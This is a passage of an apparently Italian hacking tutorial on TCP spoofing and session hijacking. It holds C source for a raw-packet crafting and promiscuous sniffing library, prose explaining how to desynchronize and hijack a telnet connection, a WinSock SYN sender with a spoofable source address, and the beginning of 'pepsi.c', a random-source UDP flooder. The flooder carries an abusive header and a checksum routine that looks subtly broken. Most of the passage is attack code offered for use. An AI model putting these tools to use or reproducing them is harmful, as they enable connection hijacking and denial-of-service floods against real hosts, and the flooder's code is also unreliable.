sp_help_pseudo = (struct pseudo_IP_header *) sp_pseudo_ip_construct;

sp_help_tcp->offset_flag = htons( (((TCP_HEAD_BASE+sp->TCP_optlen)/4)<<12) |
sp->flags);
sp_help_tcp->seq_nr = htonl(sp->seq);
sp_help_tcp->ACK_nr = htonl(sp->ack);
sp_help_tcp->source = htons(sp->source_port);
sp_help_tcp->destination = htons(sp->dest_port);
sp_help_tcp->window = htons(0x7c00);             /* dummy for now 'wujx' */

sp_help_pseudo->source = sp_getaddrbyname(sp->source);
sp_help_pseudo->destination =  sp_getaddrbyname(sp->dest);
sp_help_pseudo->zero_byte = 0;
sp_help_pseudo->protocol = 6;
sp_help_pseudo->TCP_UDP_len       =       htons(sp->datalen+TCP_HEAD_BASE+sp-
>TCP_optlen);

memcpy(sp_pseudo_ip_construct+12,       sp_help_tcp,       sp->TCP_optlen+sp-
>datalen+TCP_HEAD_BASE);
sp_help_tcp->checksum=in_cksum((unsigned short *) sp_pseudo_ip_construct,
                            sp->datalen+12+TCP_HEAD_BASE+sp->TCP_optlen);
#ifdef DEBUG
	printf("TCP header fixed...\n");
#endif
```

```
}

void transmit_TCP (int sp_fd, char *sp_data,
                       int sp_ipoptlen, int sp_tcpoptlen, int sp_datalen,
                        char *sp_source, unsigned short sp_source_port,
                       char *sp_dest, unsigned short sp_dest_port,
                           unsigned long sp_seq, unsigned long sp_ack,
                           unsigned short sp_flags)
{
char sp_buffer[1500];
struct sp_data_exchange sp_struct;

bzero(sp_buffer,1500);
if (sp_ipoptlen!=0)
      memcpy(sp_buffer+IP_HEAD_BASE,sp_data,sp_ipoptlen);

if (sp_tcpoptlen!=0)
      memcpy(sp_buffer+IP_HEAD_BASE+TCP_HEAD_BASE+sp_ipoptlen,
                                        sp_data+sp_ipoptlen,sp_tcpoptlen);
if (sp_datalen!=0)
      memcpy(sp_buffer+IP_HEAD_BASE+TCP_HEAD_BASE+sp_ipoptlen+sp_tcpoptlen,
                    sp_data+sp_ipoptlen+sp_tcpoptlen,sp_datalen);

sp_struct.fd          = sp_fd;
sp_struct.data        = sp_data;
sp_struct.datalen     = sp_datalen;
sp_struct.source      = sp_source;
sp_struct.source_port = sp_source_port;
sp_struct.dest        = sp_dest;
sp_struct.dest_port   = sp_dest_port;
sp_struct.seq         = sp_seq;
sp_struct.ack         = sp_ack;
sp_struct.flags       = sp_flags;
sp_struct.buffer      = sp_buffer;
sp_struct.IP_optlen   = sp_ipoptlen;
sp_struct.TCP_optlen  = sp_tcpoptlen;

sp_fix_TCP_packet(&sp_struct);
sp_fix_IP_packet(&sp_struct, 6);
sp_send_packet(&sp_struct, 6);
}

void sp_fix_UDP_packet (struct sp_data_exchange *sp)
{
char sp_pseudo_ip_construct[MTU];
struct UDP_header *sp_help_udp;
struct pseudo_IP_header *sp_help_pseudo;
int i;

for(i=0;i<MTU;i++)
  {sp_pseudo_ip_construct[i]=0;}

sp_help_udp = (struct UDP_header *) (sp->buffer+IP_HEAD_BASE+sp->IP_optlen);
sp_help_pseudo = (struct pseudo_IP_header *) sp_pseudo_ip_construct;

sp_help_udp->source = htons(sp->source_port);
sp_help_udp->destination = htons(sp->dest_port);
sp_help_udp->length =  htons(sp->datalen+UDP_HEAD_BASE);

sp_help_pseudo->source = sp_getaddrbyname(sp->source);
sp_help_pseudo->destination =  sp_getaddrbyname(sp->dest);
sp_help_pseudo->zero_byte = 0;
sp_help_pseudo->protocol = 17;
sp_help_pseudo->TCP_UDP_len = htons(sp->datalen+UDP_HEAD_BASE);

memcpy(sp_pseudo_ip_construct+12, sp_help_udp, sp->datalen+UDP_HEAD_BASE);
sp_help_udp->checksum=in_cksum((unsigned short *) sp_pseudo_ip_construct,
                                             sp->datalen+12+UDP_HEAD_BASE);
```

```
#ifdef DEBUG
      printf("UDP header fixed...\n");
#endif
}

void transmit_UDP (int sp_fd, char *sp_data,
                       int sp_ipoptlen, int sp_datalen,
                        char *sp_source, unsigned short sp_source_port,
                       char *sp_dest, unsigned short sp_dest_port)
{
char sp_buffer[1500];
struct sp_data_exchange sp_struct;

bzero(sp_buffer,1500);

if (sp_ipoptlen!=0)
      memcpy(sp_buffer+IP_HEAD_BASE,sp_data,sp_ipoptlen);
if (sp_data!=NULL)
      memcpy(sp_buffer+IP_HEAD_BASE+UDP_HEAD_BASE+sp_ipoptlen,
                                      sp_data+sp_ipoptlen,sp_datalen);
sp_struct.fd          = sp_fd;
sp_struct.data        = sp_data;
sp_struct.datalen     = sp_datalen;
sp_struct.source      = sp_source;
sp_struct.source_port = sp_source_port;
sp_struct.dest        = sp_dest;
sp_struct.dest_port   = sp_dest_port;
sp_struct.buffer      = sp_buffer;
sp_struct.IP_optlen   = sp_ipoptlen;
sp_struct.TCP_optlen  = 0;

sp_fix_UDP_packet(&sp_struct);
sp_fix_IP_packet(&sp_struct, 17);
sp_send_packet(&sp_struct, 17);
}

/* This routine stolen from ping.c -- HAHAHA!*/
unsigned short in_cksum(unsigned short *addr,int len)
{
register int nleft = len;
register unsigned short *w = addr;
register int sum = 0;
unsigned short answer = 0;

while (nleft > 1)
        {
        sum += *w++;
        nleft -= 2;
        }
if (nleft == 1)
        {
        *(u_char *)(&answer) = *(u_char *)w ;
        sum += answer;
        }
sum = (sum >> 16) + (sum & 0xffff);
sum += (sum >> 16);
answer = ~sum;
return(answer);
}

/*************************                Receiving                department
****************************/

int open_receiving (char *rc_device, char mode)
{
int or_fd;
struct sigaction rc_sa;
int fcntl_flag;
```

```
struct ifreq ifinfo;
char test;

/* create snoop socket and set interface promisc */
if ((or_fd = socket(AF_INET, SOCK_PACKET, htons(0x3)))==-1)
        perror("Couldn't open Socket."), exit(1);
strcpy(ifinfo.ifr_ifrn.ifrn_name,rc_device);
if(ioctl(or_fd,SIOCGIFFLAGS,&ifinfo)<0)
       perror("Couldn't get flags."), exit(1);
ifinfo.ifr_ifru.ifru_flags |= IFF_PROMISC;
if(ioctl(or_fd,SIOCSIFFLAGS,&ifinfo)<0)
       perror("Couldn't set flags. (PROMISC)"), exit(1);

if(mode&IO_HANDLE)
       {             /* install handler */
       rc_sa.sa_handler=rc_sigio;        /* we don't use signal()         */
       sigemptyset(&rc_sa.sa_mask);      /* because the timing window is */
       rc_sa.sa_flags=0;                 /* too big...                   */
       sigaction(SIGIO,&rc_sa,NULL);
       }

if(fcntl(or_fd,F_SETOWN,getpid())<0)
       perror("Couldn't set ownership"), exit(1);

if(mode&IO_HANDLE)
       {
       if( (fcntl_flag=fcntl(or_fd,F_GETFL,0))<0)
              perror("Couldn't get FLAGS"), exit(1);
       if(fcntl(or_fd,F_SETFL,fcntl_flag|FASYNC|FNDELAY)<0)
              perror("Couldn't set FLAGS"), exit(1);
         rc_fd_abc123=or_fd;
       }
else
       {
       if(mode&IO_NONBLOCK)
              {
              if( (fcntl_flag=fcntl(or_fd,F_GETFL,0))<0)
                     perror("Couldn't get FLAGS"), exit(1);
              if(fcntl(or_fd,F_SETFL,fcntl_flag|FNDELAY)<0)
                     perror("Couldn't set FLAGS"), exit(1);
              };
       };

#ifdef DEBUG
       printf("Reading socket ready\n");
#endif
return or_fd;
}

/* returns 0 when no packet read!  */
int get_packet (int rc_fd, char *buffer, int *TCP_UDP_start,unsigned   char
*proto)
{
char help_buffer[MTU];
int pack_len;
struct IP_header *gp_IPhead;

pack_len = read(rc_fd,help_buffer,1500);
if(pack_len<0)
       {
       if(errno==EWOULDBLOCK)
              {pack_len=0;}
       else
              {perror("Read error:"); exit(1);}
       };
if(pack_len>0)
       {
       pack_len -= DEV_PREFIX;
```

```
        memcpy(buffer,help_buffer+DEV_PREFIX,pack_len);
        gp_IPhead = (struct IP_header *) buffer;
        if(proto != NULL)
                *proto = gp_IPhead->protocol;
        if(TCP_UDP_start != NULL)
                *TCP_UDP_start = (gp_IPhead->verlen & 0xF) << 2;
        }
return pack_len;
}

void wait_packet_timeout (int sig)
{
alarm(0);
WAIT_PACKET_WAIT_TIME=1;
}

int wait_packet(int wp_fd,struct sp_wait_packet *ret_values,
                char *wp_source, unsigned short wp_source_port,
                char *wp_dest, unsigned short wp_dest_port, int wp_flags,
             int wait_time)
{
char wp_buffer[1500];
struct IP_header *wp_iphead;
struct TCP_header *wp_tcphead;
unsigned long wp_sourcel, wp_destl;
int wp_tcpstart;
char wp_proto;

wp_sourcel=sp_getaddrbyname(wp_source);
wp_destl=sp_getaddrbyname(wp_dest);

WAIT_PACKET_WAIT_TIME=0;
if(wait_time!=0)
        {
        signal(SIGALRM,wait_packet_timeout);
        alarm(wait_time);
        }

while(1)
  {
  while(get_packet(wp_fd, wp_buffer, &wp_tcpstart, &wp_proto)<=0)
        {
        if (WAIT_PACKET_WAIT_TIME!=0)    {alarm(0); return -1;}
        };
  if(wp_proto == 6)
    {
    wp_iphead= (struct IP_header *) wp_buffer;
    wp_tcphead= (struct TCP_header *) (wp_buffer+wp_tcpstart);
    if(   (wp_sourcel==wp_iphead->source)&&(wp_destl==wp_iphead->destination)
)
      {
      if( (ntohs(wp_tcphead->source)==wp_source_port) &&
                               (ntohs(wp_tcphead-
>destination)==wp_dest_port) )
        {
        if( (wp_flags==0) || (ntohs(wp_tcphead->offset_flag)&wp_flags) )
          {
          ret_values->seq=ntohl(wp_tcphead->seq_nr);
          ret_values->ack=ntohl(wp_tcphead->ACK_nr);
          ret_values->flags=ntohs(wp_tcphead->offset_flag)&
                                     (URG|ACK|PSH|FIN|RST|SYN);
          ret_values->datalen = ntohs(wp_iphead->length) -
                           ((wp_iphead->verlen & 0xF) << 2) -
                            ((ntohs(wp_tcphead->offset_flag)  &  0xF000)  >>
10);
          alarm(0);
          return 0;
          }
```

```
        }
      }
    }
  }
/*impossible to get here.. but anyways*/
alarm(0); return -1;
}


void close_receiving (void)
{
close(rc_fd_abc123);
}

void rc_sigio (int sig)                     /* Packet handling routine */
{
char rc_buffer[1500];
char packet_id [50];
unsigned char *rc_so, *rc_dest;
struct IP_header *rc_IPhead;
struct TCP_header *rc_TCPhead;
int pack_len;

if(RC_FILTSET==0) return;

if(SP_DATA_BUSY!=0)              /* skip this packet */
       return;

pack_len = read(rc_fd_abc123,rc_buffer,1500);
rc_IPhead = (struct IP_header *) (rc_buffer + DEV_PREFIX);
if(rc_IPhead->protocol!=6) return;                          /* if not TCP */
rc_TCPhead = (struct TCP_header *) (rc_buffer + DEV_PREFIX + ((rc_IPhead-
>verlen & 0xF) << 2));

rc_so   = (unsigned char *) &(rc_IPhead->source);
rc_dest = (unsigned char *) &(rc_IPhead->destination);
sprintf(packet_id,"%u.%u.%u.%u.%u-%u.%u.%u.%u.%u",
             rc_so[0],rc_so[1],rc_so[2],rc_so[3],ntohs(rc_TCPhead->source),
             rc_dest[0],rc_dest[1],rc_dest[2],rc_dest[3],ntohs(rc_TCPhead-
>destination));

if(strcmp(packet_id,rc_filter_string)==0)
       {
       SP_DATA_BUSY=1;
       CUR_SEQ = ntohl(rc_TCPhead->seq_nr);
       CUR_ACK = ntohl(rc_TCPhead->ACK_nr);
         CUR_FLAGS = ntohs(rc_TCPhead->offset_flag);
       CUR_DATALEN = ntohs(rc_IPhead->length) -
                    ((rc_IPhead->verlen & 0xF) << 2) -
                       ((ntohs(rc_TCPhead->offset_flag) & 0xF000) >> 10);
       CUR_COUNT++;
       SP_DATA_BUSY=0;
       }
}

void set_filter (char *f_source, unsigned short f_source_port,
                 char *f_dest, unsigned short f_dest_port)
{
unsigned char *f_so, *f_des;
unsigned long f_sol, f_destl;

RC_FILTSET=0;
if(DEV_PREFIX==9999)
       fprintf(stderr,"DEV_PREFIX not set!\n"), exit(1);
f_sol   = sp_getaddrbyname(f_source);
f_destl = sp_getaddrbyname(f_dest);
f_so    = (unsigned char *) &f_sol;
f_des   = (unsigned char *) &f_destl;
```

```
sprintf(rc_filter_string,"%u.%u.%u.%u.%u-%u.%u.%u.%u.%u",
                          f_so[0],f_so[1],f_so[2],f_so[3],f_source_port,

                         f_des[0],f_des[1],f_des[2],f_des[3],f_dest_port);
RC_FILTSET=1;
}
```

Stato di Desincronizzazione

La seguente spiegazione è orientata a spiegare quello che è il concetto di desincronizzazione.
Per semplicità da adesso in poi indicheremo con:

```
SVR_SEQ il Sequence number del prossimo byte che il server spedirà
SVR_ACK il prossimo byte che il server si aspetta di ricevere
SRV_WND la grandezza della finestra di ricezione del server
CLT_SEQ il Sequence number del prossimo byte che il client spedirà
CLT_ACK il prossimo byte che il client si aspetta di ricevere
CLT_WND la grandezza della finestra di ricezione del client
```

In una situazione di "calma" durante una connessione, cioè un momento in cui non vengono spediti dati da entrambe le parti, le seguenti equazioni sono vere:

```
SVR_SEQ = CLT_ACK e CLT_SEQ = SRV_ACK
```

Invece mentre sono trasferiti dei dati sono vere queste altre espressioni:

```
CLT_ACK <= SVR_SEQ <= CLT_ACK + CLT_WND
SRV_ACK <= CLT_SEQ <= SRV_ACK + SRV_WND
```

da cui si può capire che un pacchetto è accettabile se il suo Sequence number appartiene all'intervallo [SRV_ACK, SRV_ACK + SRV_WIN] per il server e [CLT_ACK, CLT_ACK + CLT_WIN] per il client.
Se il Sequence number supera o precede questo intervallo il pacchetto viene scartato e viene spedito un pacchetto contenente nell'Acknowledgement number il Sequence number del prossimo byte atteso.
Il termine desincronizzazione si riferisce ad una situazione in cui durante una connessione in un periodo di "calma" sono vere le seguenti equazioni SVR_SEQ != CLT_ACK e CLT_SEQ != SRV_ACK (dove != sta a significare diverso).
Se una connessione si trovasse in una situazione di questo tipo e dei dati venissero spediti da una delle parti potrebbero presentarsi due casi distinti:

- Se CLT_SEQ < SVR_ACK + SVR_WND e CLT_SEQ > SVR_ACK il pacchetto è accettabile e i dati vengono memorizzati per un uso futuro, ma non vengono processati.
- Se CLT_SEQ > SVR_ACK + SVR_WND o CLT_SEQ < SVR_ACK il pacchetto non è accettabile e viene scartato.

In pratica se una connessione è in questo stato i due host non possono scambiarsi dati.

Altra descrizione di attacco

La seguente descrizione proviene da un testo che gira sulla rete, uno dei tantissimi che sono reperibili legati a questo argomento.
La situazione di attacco può essere rappresentata graficamente nel seguente modo:

```
A ------H---R------------ B     A e C = Host della stessa sottorete
        |                       B     = Host di una rete diversa da A e C
C ------+                       H     = HUB
                                R     = Router che delimita la sottorete
```

Supponiamo che esista una connessione telnet da A verso B e che l'attaccante si trovi nella postazione C.
Cosa succederebbe se quest'ultimo in un periodo di "calma" della connessione tra A e B mandasse un pacchetto spoofato a B in modo da far credere che provenga da A?
Semplice, B aggiornerebbe l'Acknowledgement number di A (SVR_ACK) in base al pacchetto ricevuto desincronizzandosi dal Sequence number reale di A (CLT_SEQ).
A questo punto i pacchetti spediti da A verranno scartati in quanto per B hanno un Sequence number errato. Vediamo un esempio per capire meglio:

```
  SEQ=100 ACK=500 DATI=10    A spedisce un pacchetto contenente 10 Byte di Dati
A -----------------------> B Sequence number=100 e Acknowledgement number=500
```

B si aggiorna Sequence number e Acknowledgement number:

Sequence number = 500
Acknowledgement = 100 + 10

```
  SEQ=500 ACK=110 DATI=15    B spedisce un pacchetto contenente 15 Byte di Dati
A <----------------------- B Sequence number=500 e Acknowledgement number=110
```

Il pacchetto arriva ad A che si riaggiorna Acknowledgement number e Sequence number:

Sequence number = 110
Acknowledgement = 500 + 15

A questo punto si intromette l'attaccante con un pacchetto Spoofato, usando il Sequence number e l'Acknowledgement number corretti.

```
     SEQ=110 ACK=515 DATI=20    C spedisce un pacchetto spoofato contenente
A(C) -----------------------> B 20 Byte di Dati Sequence number=110 e
                                Acknowledgement number=515
```

B si aggiorna Sequence number e Acknowledgement number:

Sequence number = 515
Acknowledgement = 110 + 20

A questo punto B è desincronizzato rispetto ad A in quanto il prossimo byte
che B si aspetta da A è il 130, mentre il Sequence number di A è a 110.
Quindi i pacchetti che A spedirà a B da questo momento in poi verranno scartati.
L'attaccante però sa cosa si aspetta B e perciò può mandare dei pacchetti creati appositamente per essere accettati.
Ricordiamo che nel nostro esempio la connessione in corso era una sessione telnet, quindi adesso l'attaccante può mandare comandi di shell a B come se fosse A.
C'è da notare che nell'esempio appena descritto non c'è una desincronizzazione da entrambe le parti, infatti abbiamo che CLT_SEQ != SRV_ACK ma SVR_SEQ = CLT_ACK.
Quindi l'host A accetterà tutti i pacchetti spediti da B come risposta ai comandi dell'attaccante, e quindi vedrà tutto quello che questi sta facendo.
Per evitare ciò l'attaccante deve creare una situazione di desincronizzazione anche nell'altro senso di trasmissione spedendo un pacchetto spoofato ad A come se provenisse da B. Ricordiamo che essendo l'attaccante nella stessa sottorete di A é in grado di vedere l'output dei propri comandi sniffando i pacchetti di risposta spediti da B.
Ci sono varie tecniche per ottenere la desincronizzazione di una connessione.
Quella vista nell'esempio è quella usata solitamente e consiste appunto nello spedire un pacchetto spoofato contenente dei dati sia al server che al client.
Più è grande il numero di byte spediti in questi pacchetti e più è grande la desincronizzazione che si andrà a creare tra i due host.
Esiste comunque un secondo e più raffinato metodo di desincronizzazione, che consiste nell'intromettersi nel protocollo three-way handshake usato per creare una connessione. Il funzionamento si può sintetizzare in 4 punti:

1 - L'attaccante aspetta di ricevere il pacchetto SYN/ACK, proveniente dal server e diretto verso il client (secondo passo del three-way handshake), della connessione da desincronizzare.
2 - Appena lo ha identificato spedisce un pacchetto di RST (Spoofato) verso il server e immediatamente dopo uno di SYN (sempre Spoofato) con gli stessi parametri (porta TCP e indirizzo IP) usati per la connessione da desincronizzare, ma con un differente Sequence number.
3 - Il server chiuderà la prima connessione grazie al pacchetto RST, e ne aprirà una uguale ma con un Sequence number diverso, spedendo il pacchetto SYN/ACK.
4 - L'attaccante non appena identifica quest'ultimo, spedisce il pacchetto ACK necessario a completare l'instaurazione della connessione.

A questo punto la connessione è aperta, ma è in uno stato di desincronizzazione in quanto per il client il Sequence number corretto è quello che era presente nel pacchetto SYN/ACK intercettato dall'attaccante al punto 1, mentre per il server quello corretto è quello introdotto dall'attaccante nel punto 2.

L’ultimo sorgente è una dimostrazione utilizzante WINSOCK2 che mostra come inviare TCP SYN.

```
/*
     lowlevel: WinSock Extension example (TCP syn)
     author: dbl-dipper
     requirements: wINJECT must be running, a compiler with wsock32.lib and
                   then you must own a brain.

  Description: Shows how to send tcp syn packs.
             :  This  can  be  made  into  a  scanner  when  the  "Raw_Reading"
feature
             : is ready.

 -[Flooding "turned off" by moofz..]-
*/

#include <windows.h>
#include <winsock.h>
#include <stdlib.h>
#include <stdio.h>

#define IP_TTL 7

struct IP_Header
 {
    unsigned IP_Hdrlen:4;       /* IP Header Length */
    unsigned IP_Vers:4;         /* IP Version */
    u_char   IP_Tos;            /* Type of Service */
    u_short  IP_Len;            /* Total Length */
    u_short  IP_Id;             /* Identification */
    u_short  IP_FragOff;        /* Fragment Offset */
    u_char   IP_Ttl;            /* Time To Live */
    u_char   IP_Proto;          /* Protocol */
    u_short  IP_Checksum;       /* Checksum */
    struct   in_addr IP_Source; /* Source Address */
    struct   in_addr IP_Dest;   /* Destination Address */
 };

struct TCP_Header
 {
      u_short  TCP_sport;
      u_short  TCP_dport;
      int      TCP_seq;
      int      TCP_ack;

      unsigned TCP_resv1:4;
      unsigned TCP_hlen:4;
```

```
      unsigned TCP_f_fin:1;
      unsigned TCP_f_syn:1;
      unsigned TCP_f_reset:1;
      unsigned TCP_f_push:1;
      unsigned TCP_f_ack:1;
      unsigned TCP_f_urg:1;
      unsigned TCP_resv2:2;

      u_short  TCP_win;
      u_short  TCP_cksum;
      u_short  TCP_urgp;
};

struct Pseudo_Header
 {
    u_long  ps_sip;
    u_long  ps_dip;
    u_char  ps_zero;
    u_char  ps_proto;
    u_short ps_len;
};

#define IPH_SIZE sizeof(struct IP_Header)
#define TCPH_SIZE sizeof(struct TCP_Header)
#define PACKETSIZE IPH_SIZE + TCPH_SIZE  // TOTAL LENGTH

u_short ip_checksum(u_short*, int, u_long, int);
int SendRawPack(char*, char*, int, int);

WSADATA wsa;
SOCKET sd;

int main(int argc, char **argv)
{
    int ttl;

    printf("WinSock Extension example\nAuthor: dbl-dipper\n\n");

    if(argc != 5)
     {
      printf("- Usage: <src_ip> <dst_ip> <src_port> <dst_port>\n");
      return -1;
     }

    if (WSAStartup(MAKEWORD(1, 1), &wsa) != 0)
     {
       printf("This needs WinSock 1.1 or better...\n");
       return -1;
     }

    sd = socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP);
    if (sd == INVALID_SOCKET)
     {
        printf("Problem with socket()...\n");
        WSACleanup();
        return -1;
     }

    ttl = 0;   // MUST be 0 !! (sounds crazy but it works)
    if  (setsockopt(sd,  IPPROTO_IP,  IP_TTL,  (const  char*)&ttl,  sizeof(ttl))
== SOCKET_ERROR)
     {
      printf("Problem with setsockopt()...\n");
      WSACleanup();
      return -1;
     }
```

```
// for(ttl = 0; ttl < 100; ttl++)
  SendRawPack(argv[1], argv[2], 1024+ttl, 80);

  printf("\n");
  closesocket(sd);
  WSACleanup();

  return 1;
}

int SendRawPack(char *src_ip, char *dst_ip, int sport, int dport)
{
      struct IP_Header     *iphdr;
      struct TCP_Header    *tcphdr;
      struct Pseudo_Header *pseudohdr;
      u_char *packet;
      u_char psbuf[16];
      struct sockaddr_in dest;
      int res;

     // Initialize:
     memset(&dest, 0, sizeof(dest));
     memset(&psbuf, 0, 16);

     // MUST be 200.200.200.200 to ensure that the packet gets out:
     // Note: this is not the IP that will get the REAL packet!
     dest.sin_addr.s_addr = inet_addr("200.200.200.200");
     dest.sin_family = AF_INET;

      packet = (u_char *)malloc(PACKETSIZE+1);
      if (!packet)
       {
         printf("Problem with buffer allocation...\n");
         return -1;
       }

 // ---------- from this line YOU decide what to send!

     // fill ip:
     iphdr = (struct IP_Header *)(packet);
     iphdr->IP_Vers = 4;                         // ip version
     iphdr->IP_Hdrlen = 5;                       // header len:
     iphdr->IP_Tos = 0;                          // type of service
     iphdr->IP_Len= htons(PACKETSIZE);              // total length  (max =
548)
     iphdr->IP_Id = htons(1);                    // identification
     iphdr->IP_FragOff = 0;                      // fragment offset field
     iphdr->IP_Ttl = 255;                        // time to live
     iphdr->IP_Proto = 6;                        // protocol
     iphdr->IP_Checksum = 0;                     // checksum
     iphdr->IP_Source.s_addr = inet_addr(src_ip); // source address (u can
spoof!)
     iphdr->IP_Dest.s_addr = inet_addr(dst_ip);   // destination address

     iphdr->IP_Checksum = ip_checksum((u_short*)iphdr, IPH_SIZE, 0, 1);

     tcphdr = (struct TCP_Header *)(packet+IPH_SIZE);

     tcphdr->TCP_sport = htons(sport);
     tcphdr->TCP_dport = htons(dport);
     tcphdr->TCP_seq = htonl(1);
     tcphdr->TCP_ack = 0;
     tcphdr->TCP_hlen = TCPH_SIZE / 4;
     tcphdr->TCP_resv1 = 0;
     tcphdr->TCP_resv2 = 0;
     tcphdr->TCP_f_urg = 0;
     tcphdr->TCP_f_ack = 0;
     tcphdr->TCP_f_push = 0;
```

```
     tcphdr->TCP_f_reset = 0;
     tcphdr->TCP_f_syn = 1;
     tcphdr->TCP_f_fin = 0;
     tcphdr->TCP_win = htons(16384);
     tcphdr->TCP_cksum = 0;
     tcphdr->TCP_urgp = 0;

     pseudohdr = (struct Pseudo_Header *)&psbuf;

     pseudohdr->ps_sip = inet_addr(src_ip);
     pseudohdr->ps_dip = inet_addr(dst_ip);
     pseudohdr->ps_zero = 0;
     pseudohdr->ps_proto = iphdr->IP_Proto;
     pseudohdr->ps_len = htons(20);

     tcphdr->TCP_cksum = ip_checksum((u_short*)tcphdr, 20, 0, 0);
     tcphdr->TCP_cksum   =   ip_checksum((u_short*)pseudohdr,   12,   tcphdr-
>TCP_cksum, 1);

    res    =    sendto(sd,    (char*)packet,    PACKETSIZE,    0,    (struct
sockaddr_in*)&dest, sizeof(dest));
    if (res == SOCKET_ERROR)
     {
       printf("Problem with sendto()\n");
       return -1;
     }

    // printf(".");
    printf("Sent %d of %d\n", res, PACKETSIZE);

  free(packet);
  return 1;
}

u_short ip_checksum(u_short* buffer, int size, u_long klyt, int full)
{
    unsigned long cksum = klyt;

    // Sum all the words together, adding the final byte if size is odd
    while (size > 1)
     {
       cksum += *buffer++;
       size -= sizeof(u_short);
     }

    if(size) cksum += *(UCHAR*)buffer;

    if(full == 0)
     return cksum;

    // Do a little shuffling
    cksum = (cksum >> 16) + (cksum & 0xffff);
    cksum += (cksum >> 16);

    // Return the bitwise complement of the resulting mishmash
    return (u_short)(~cksum);
}
```

Un altro flooder è quello che segue:

```
/*
 * pepsi.c
 * Random Source Host UDP flooder
 *
 * Author: Soldier@data-t.org
 *
 * [12.25.1996]
 *
```

```
 * Greets To: Havok, nightmar, vira, Kage, ananda, tmw, Cheesebal, efudd,
 *  Capone,  cph|ber,  WebbeR,  Shadowimg,  robocod,  napster,  marl,  eLLjAY,
fLICK^
 * Toasty, [shadow], [magnus] and silitek, oh and Data-T.
 *
 * Fuck You to: Razor1911 the bigest fucking lamers in the warez comunity,
 * Yakuza for ripping my code,  #cha0s on the undernet for trying to port
 * it to win95, then ircOpers on efnet for being such cocksuckers
 * especially prae for trying to call the fbi on me at least 5 times.
 * all warez pups i don't know for ripping off honest programers.
 * and Dianora for being a lesbian hoe, Srfag..err SrfRog for having an ego
 * the size of california.
 *  AND  A  BIG  HUGE  ENORMOUS  FUCK  YOU  TO  myc,  throwback,  crush,  asmodean,
Piker,
 * pireaus, A HUGE FUCKING FUCK to texas.net, and the last HUGEST FUCK IN
 * INTERNET HISTORY, AMM.
 *
 *
 * Disclaimer since i don't wanna go to jail
 *    - this is for educational purposes only
 *
 */

/* [Defines] */

#define FRIEND "My christmas present to the internet -Soldier"
#define VERSION "Pepsi.c v1.6"
#define DSTPORT 7
#define SRCPORT 19
#define PSIZE 1024
#define DWAIT 1

/* [Includes] */

#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <netdb.h>
#include <stdio.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/in_systm.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>
#include <netinet/protocols.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <signal.h>
#include <netinet/ip_udp.h>
#include <string.h>
#include <pwd.h>


/* [Banner] */

void banner()
{
    printf("\t\t\t%s Author - Soldier  \n", VERSION);
    printf("\t\t\t         [10.27.96]    \n\n");
    printf("This Copy Registered to: %s\n\n", FRIEND);
}



/* [Option Parsing] */

struct sockaddr_in dstaddr;
```

```
unsigned long dst;

struct udphdr *udp;
struct iphdr *ip;

char *target;
char *srchost;

int dstport = 0;
int srcport = 0;
int numpacks = 0;
int psize = 0;
int wait = 0;

/* [Usage] */

void usage(char *pname)
{
    printf("usage:\n  ");
    printf("%s [-s src] [-n num] [-p size] [-d port] [-o port] [-w wait]
<dest>\n\n", pname);
    printf("\t-s <src>    : source where packets are comming from\n");
    printf("\t-n <num>    : number of UDP packets to send\n");
    printf("\t-p <size>   : Packet Size               [Default is 1024]\n");
    printf("\t-d <port>   : Destination Port           [Default is  %.2d]\n",
DSTPORT);
    printf("\t-o <port>   : Source Port                [Default is  %.2d]\n",
SRCPORT);
    printf("\t-w <time>   : Wait time between packets [Default is    1]\n");
    printf("\t<dest>      : destination \n");
    printf("\n");
    exit(EXIT_SUCCESS);
}

/* [In chksum with some mods] */

unsigned short in_cksum(addr, len)
u_short *addr;
int len;
{
    register int nleft = len;
    register u_short *w = addr;
    register int sum = 0;
    u_short answer = 0;

    while (nleft > 1) {
       sum += *w++;
       sum += *w++;
       nleft -= 2;
    }

    if (nleft == 1) {
       *(u_char *) (&answer) = *(u_char *) w;
       sum += answer;
    }
    sum = (sum >> 17) + (sum & 0xffff);
    sum += (sum >> 17);
    answer = -sum;
    return (answer);
}

/* Resolve Functions */

unsigned long resolve(char *cp)
{
    struct hostent *hp;
```

```
    hp = gethostbyname(cp);
    if (!hp) {
       printf("[*] Unable to resolve %s\t\n", cp);
        exit(EXIT_FAILURE);
    }
    return ((unsigned long) hp->h_addr);
}

void resolvedest(void)
{
    struct hostent *host;

    memset(&dstaddr, 0, sizeof(struct sockaddr_in));
    dstaddr.sin_family = AF_INET;
    dstaddr.sin_addr.s_addr = inet_addr(target);
    if (dstaddr.sin_addr.s_addr == -1) {
       host = gethostbyname(target);
       if (host == NULL) {
           printf("[*] Unable To resolve %s\t\n", target);
            exit(EXIT_FAILURE);
       }
       dstaddr.sin_family = host->h_addrtype;
       memcpy((caddr_t) & dstaddr.sin_addr, host->h_addr, host->h_length);
    }
    memcpy(&dst, (char *) &dstaddr.sin_addr.s_addr, 4);
}

/* Parsing Argz */

void parse_args(int argc, char *argv[])
{
    int opt;

    while ((opt = getopt(argc, argv, "s:d:n:p:w:o:")) != -1)
       switch (opt) {
       case 's':
           srchost = (char *) malloc(strlen(optarg) + 1);
           strcpy(srchost, optarg);
           break;
       case 'd':
           dstport = atoi(optarg);
           break;
       case 'n':
           numpacks = atoi(optarg);
           break;
       case 'p':
           psize = atoi(optarg);
           break;
       case 'w':
           wait = atoi(optarg);
           break;
       case 'o':
           srcport = atoi(optarg);
           break;
       default:
           usage(argv[0]);
       }

    if (!dstport)
       dstport = DSTPORT;
    if (!srcport)
       srcport = SRCPORT;
    if (!psize)
       psize = PSIZE;
    if (!wait)
       wait = DWAIT;
    if (!argv[optind]) {
       puts("[*] Specify a target host, doof!");
```

```
        exit(EXIT_FAILURE);
    }
    target = (char *) malloc(strlen(argv[optind]));
    if (!target) {
        puts("[*] Agh!  Out of memory!");
          perror("malloc");
        exit(EXIT_FAILURE);
    }
    strcpy(target, argv[optind]);
}

/* [Send Packet] */

void main(int argc, char *argv[])
{
    int sen, i, unlim = 0, sec_check;
    char *packet;

    banner();

    if (argc < 2)
        usage(argv[0]);


    parse_args(argc, argv);

    resolvedest();

    printf("# Target Host          : %s\n", target);
    printf("# Source Host          : %s\n",
